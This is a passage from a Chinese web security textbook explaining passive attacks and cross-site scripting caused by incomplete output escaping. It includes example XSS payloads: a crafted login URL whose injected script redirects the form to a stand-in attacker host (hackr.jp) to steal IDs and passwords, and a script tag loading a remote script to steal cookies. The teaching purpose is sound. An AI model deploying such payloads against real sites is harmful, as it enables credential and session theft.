
图：被动攻击

利用用户的身份攻击企业内部网络

利用被动攻击，可发起对原本从互联网上无法直接访问的企业内网等网络的攻击。只要用户踏入攻击者预先设好的陷阱，在用户能够访问

到的网络范围内，即使是企业内网也同样会受到攻击。

很多企业内网依然可以连接到互联网上，访问 Web 网站，或接收互联网发来的邮件。这样就可能给攻击者以可乘之机，诱导用户触发陷阱后对企业内网发动攻击。




图：利用被动攻击对企业内网发动攻击

11.2 因输出值转义不完全引发的安全漏洞

实施 Web 应用的安全对策可大致分为以下两部分。

- 客户端的验证
- Web 应用端（服务器端）的验证
  - 输入值验证
  - 输出值转义



图：验证数据的几个地方

多数情况下采用 JavaScript 在客户端验证数据。可是在客户端允许篡改数据或关闭 JavaScript，不适合将 JavaScript 验证作为安全的防范对策。保留客户端验证只是为了尽早地辨识输入错误，起到提高 UI 体验的作用。

Web 应用端的输入值验证按 Web 应用内的处理则有可能被误认为是具有攻击性意义的代码。输入值验证通常是指检查是否是符合系统业务逻辑的数值或检查字符编码等预防对策。

从数据库或文件系统、HTML、邮件等输出 Web 应用处理的数据之际，针对输出做值转义处理是一项至关重要的安全策略。当输出值转义不完全时，会因触发攻击者传入的攻击代码，而给输出对象带来损害。

11.2.1 跨站脚本攻击

跨站脚本攻击（Cross-Site Scripting，XSS）是指通过存在安全漏洞的 Web 网站注册用户的浏览器内运行非法的 HTML 标签或 JavaScript 进行的一种攻击。动态创建的 HTML 部分有可能隐藏着安全漏洞。就这样，攻击者编写脚本设下陷阱，用户在自己的浏览器上运行时，一不小心就会受到被动攻击。

跨站脚本攻击有可能造成以下影响。

- 利用虚假输入表单骗取用户个人信息。
- 利用脚本窃取用户的 Cookie 值，被害者在不知情的情况下，帮助


攻击者发送恶意请求。

- 显示伪造的文章或图片。

■跨站脚本攻击案例

在动态生成HTML处发生


下面以编辑个人信息页面为例讲解跨站脚本攻击。下方界面显示了用户输入的个人信息内容。



动态生成HTML处有可能隐含安全漏洞

图：解跨站脚本攻击案例

确认界面按原样显示在编辑界面输入的字符串。此处输入带有山口一郎这样的 HTML 标签的字符串。



图：按照输入内容原样显示的机制


此时的确认界面上，浏览器会把用户输入的 <s> 解析成 HTML 标签，然后显示删除线。

删除线显示出来并不会造成太大的不利后果，但如果换成使用 script 标签将会如何呢。

XSS 是攻击者利用预先设置的陷阱触发的被动攻击

跨站脚本攻击属于被动攻击模式，因此攻击者会事先布置好用于攻击的陷阱。

下图网站通过地址栏中 URI 的查询字段指定 ID，即相当于在表单内自动填写字符串的功能。而就在这个地方，隐藏着可执行跨站脚本攻击的漏洞。




充分熟知此处漏洞特点的攻击者，于是就创建了下面这段嵌入恶意代码的 URL。并隐藏植入事先准备好的欺诈邮件中或 Web 页面内，诱使用户去点击该 URL。

```
http://example.jp/login?ID="><script>var+f=document⇒
.getElementById("login");+f.action="http://hackr.jp/pwget";+f.method=⇒
"get";</script><span+s="
```

浏览器打开该 URI 后，直观感觉没有发生任何变化，但设置好的脚本却偷偷开始运行了。当用户在表单内输入 ID 和密码之后，就会直

接发送到攻击者的网站（也就是 hackr.jp），导致个人登录信息被窃取。



之后，ID 及密码会传给该正规网站，而接下来仍然是按正常登录步骤，用户很难意识到自己的登录信息已遭泄露。

对http://example.jp/login?ID=yama请求时对应的HTML源代码（摘录）

```
<div class="logo">
  <img src="/img/logo.gif" alt="E! 拍卖会" />
</div>
<form action="http://example.jp/login" method="post" id="login">
<div class="input_id">
  ID <input type="text" name="ID" value="yama" />
</div>
```

http://example.jp/login?ID="><script>var+f=document.getElementById("login");+f.action="http://hackr.jp/pwget";+f.method="get";</script><span+s="对请求时对应的HTML源代码（摘录）

```
<div class="logo">
  <img src="/img/logo.gif" alt="E! 拍卖会 />
</div>
<form action="http://example.jp/login" method="post" id="login">
<div class="input_id">
  ID <input type="text" name="ID" value=""><script>var f=document⇒
.getElementById("login"); f.action="http://hackr.jp/pwget"; f.method=⇒
"get";</script><span s="" />
</div>
```

■对用户Cookie的窃取攻击


除了在表单中设下圈套之外，下面那种恶意构造的脚本同样能够以跨站脚本攻击的方式，窃取到用户的 Cookie 信息。

```
<script src=http://hackr.jp/xss.js></script>
```

